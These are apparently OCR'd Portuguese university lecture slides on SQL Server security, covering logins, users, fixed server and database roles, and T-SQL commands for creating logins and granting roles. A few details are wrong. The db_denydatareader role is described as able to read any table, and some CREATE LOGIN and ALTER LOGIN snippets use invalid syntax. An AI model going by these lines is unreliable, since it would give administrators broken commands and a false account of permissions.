
Aspetos de Segurança

Base de Dados - 2024/25

Carlos Costa

SQL SERVER SECURITY


Modelo de Segurança




Login e User

- Utilizadores são identificados em primeira instância no servidor, depois na base de dados e finalmente nos objetos da BD.
  - Com diferentes privilégios (associados a roles) em cada nível
- Ao nível do servidor os utilizadores são reconhecidos pelo seu login. Três tipos:
  - Windows user login
  - Membership in a Windows user group
  - SQL Server-specific login
- Se o utilizador pertence ao grupo sysadmin, então tem acesso total às funcionalidades do servidor, BD e objetos.
- Pode ter acesso a uma base de dados:
  - O loginID tem de ser mapeado para userID


Login - Server Roles | User - Database Roles



Mapping



Login - Users (1:N)



Um login pode ter distintos users associados...

...um por DB

Login - Criar, Eliminar, Alterar

```
-- Windows Login em SQL Server
```

```
-- Criar um login que já existe no Windows
CREATE LOGIN ‘MachineName\UserLoginWindows’

-- Eliminar o login do SQL Server
DROP LOGIN ‘MachineName\UserLoginWindows’

-- Associar base de dados de defeito
ALTER LOGIN ‘Sam’, ‘Company’
```

```
-- Login do SQL Server
```

```
-- Criar login: Opção 1
CREATE LOGIN ‘login’, ‘password’, ‘defaultdatabase’, ‘defaultlanguage’, ‘sid’,
‘encryption_option’

-- Criar login: Opção 2
EXEC sp_addlogin ‘joao’, ‘mypassword’, ‘Company’

-- Alterar a Password
ALTER LOGIN joao WITH password='3123123’

-- Enable|Disable Login
ALTER LOGIN joao enable|disable

-- Eliminar SQL Server login
DROP LOGIN ‘Sam’
```

Server Roles

- Bulkadmin
  - Can perform bulk insert operations
- Dbcreator
  - Can create, alter, drop, and restore databases
- Diskadmin
  - Can create, alter, and drop disk files
- Processadmin
  - Can kill a running SQL Server process
- Securityadmin
  - Can manage the logins for the server
- Serveradmin
  - Can configure the serverwide settings, including setting up full-text searches and shutting down the server
- Setupadmin
  - Can configure linked servers, extended stored procedures, and the startup stored procedure
- Sysadmin
  - Can perform any activity in the SQL Server installation, regardless of any other permission setting. The sysadmin role even overrides denied permissions on an object.
- Public
  - Every SQL Server login belongs to the public server role. When a server principal has not been granted or denied specific permissions on a securable object, the user inherits the permissions granted to public on that object.

A partir do SQL Server 2012 é possível definir novas (server) roles


```
create server role role_name [authorization x ]
```

--

Um login pode pertencer a mais do que um grupo

Login - Associar 1..N Server Roles

GUI



CLI

```
-- Adiciona (remover) um login a um server role
```

```
-- Atribuir uma role a um login
sp_addsrvrolemember [ @loginame = ] 'login', [ @rolename = ] 'role'

-- Exemplos:
EXEC sp_addsrvrolemember 'ServerDB\Lauren', 'dbcreator'

EXEC sp_addsrvrolemember 'joao', 'sysadmin'

-- Retirar uma role a um login
sp_dropsrvrolemember[ @loginame = ] 'login', [ @rolename = ] 'role'

-- Exemplo:
EXEC sp_dropsrvrolemember 'ServerDB\Lauren', 'sysadmin'
```

Segurança na Base de Dados

- User com privilégio de acesso a uma BD tem um conjunto de permissões administrativas (pré-definidas) mas…
- … para aceder aos dados necessita que lhe sejam concedidas permissões para acesso a objetos da BD:
  - tables, stored procedures, views, functions
- Todos os users pertencem automaticamente ao grupo (database role) *public*.
- As permissões dos objetos são atribuídas com os comandos grant, revoke e deny.
- A granularidade das permissões permite ir ao detalhe das ações:
  - select, insert, update, execute, etc

DB - Grant Access

- Grant DB Access to Users
  - Um login pode ter associado um único user em cada DB cujo nome pode ser distinto entre DBs.

```
-- DB GRANT Access
```

```
-- Criar um user na DB associado a um login
USE MYBDNAME
CREATE USER joao_db FOR Login joao

-- Com um schema por defeito
CREATE USER Joe_db FOR LOGIN Joe WITH DEFAULT_SCHEMA = Sales;

-- Eliminar um user da DB
DROP USER joao
```

Database Roles (Fixed)

SQL Server permite definir novas DB Roles


--

Um user pode pertencer a mais do que um grupo

- db_accessadmin
  - Can authorize a user to access the database, but not manage database-level security
- db_backupoperator
  - Can perform backups, checkpoints, and DBCC commands, but not restores (only server sysadmins can)
- db_datareader
  - Can read all the data in the database. This role is the equivalent of a grant on all objects, and it can be overridden by a deny permission.
- db_datawriter
  - Can write to all the data in the database. This role is the equivalent of a grant on all objects, and it can be overridden by a deny permission.
- db_ddladmin
  - Can issue DDL commands (create, alter, drop)
- db_denydatareader
  - Can read from any table in the database. This deny will override any object-level grant.
- db_denydatawriter
  - Blocks modifying data in any table in the database. This deny will override any object-level grant.
- db_owner
  - A special role that has all permissions in the database. This role includes all the capabilities of the other roles. It is different from the dbo user role. This is not the database-level equivalent of the server sysadmin role; an object-level deny will override membership in this role.
- db_securityadmin
  - Can manage database-level security — roles and permissions

BD Roles - User

GUI

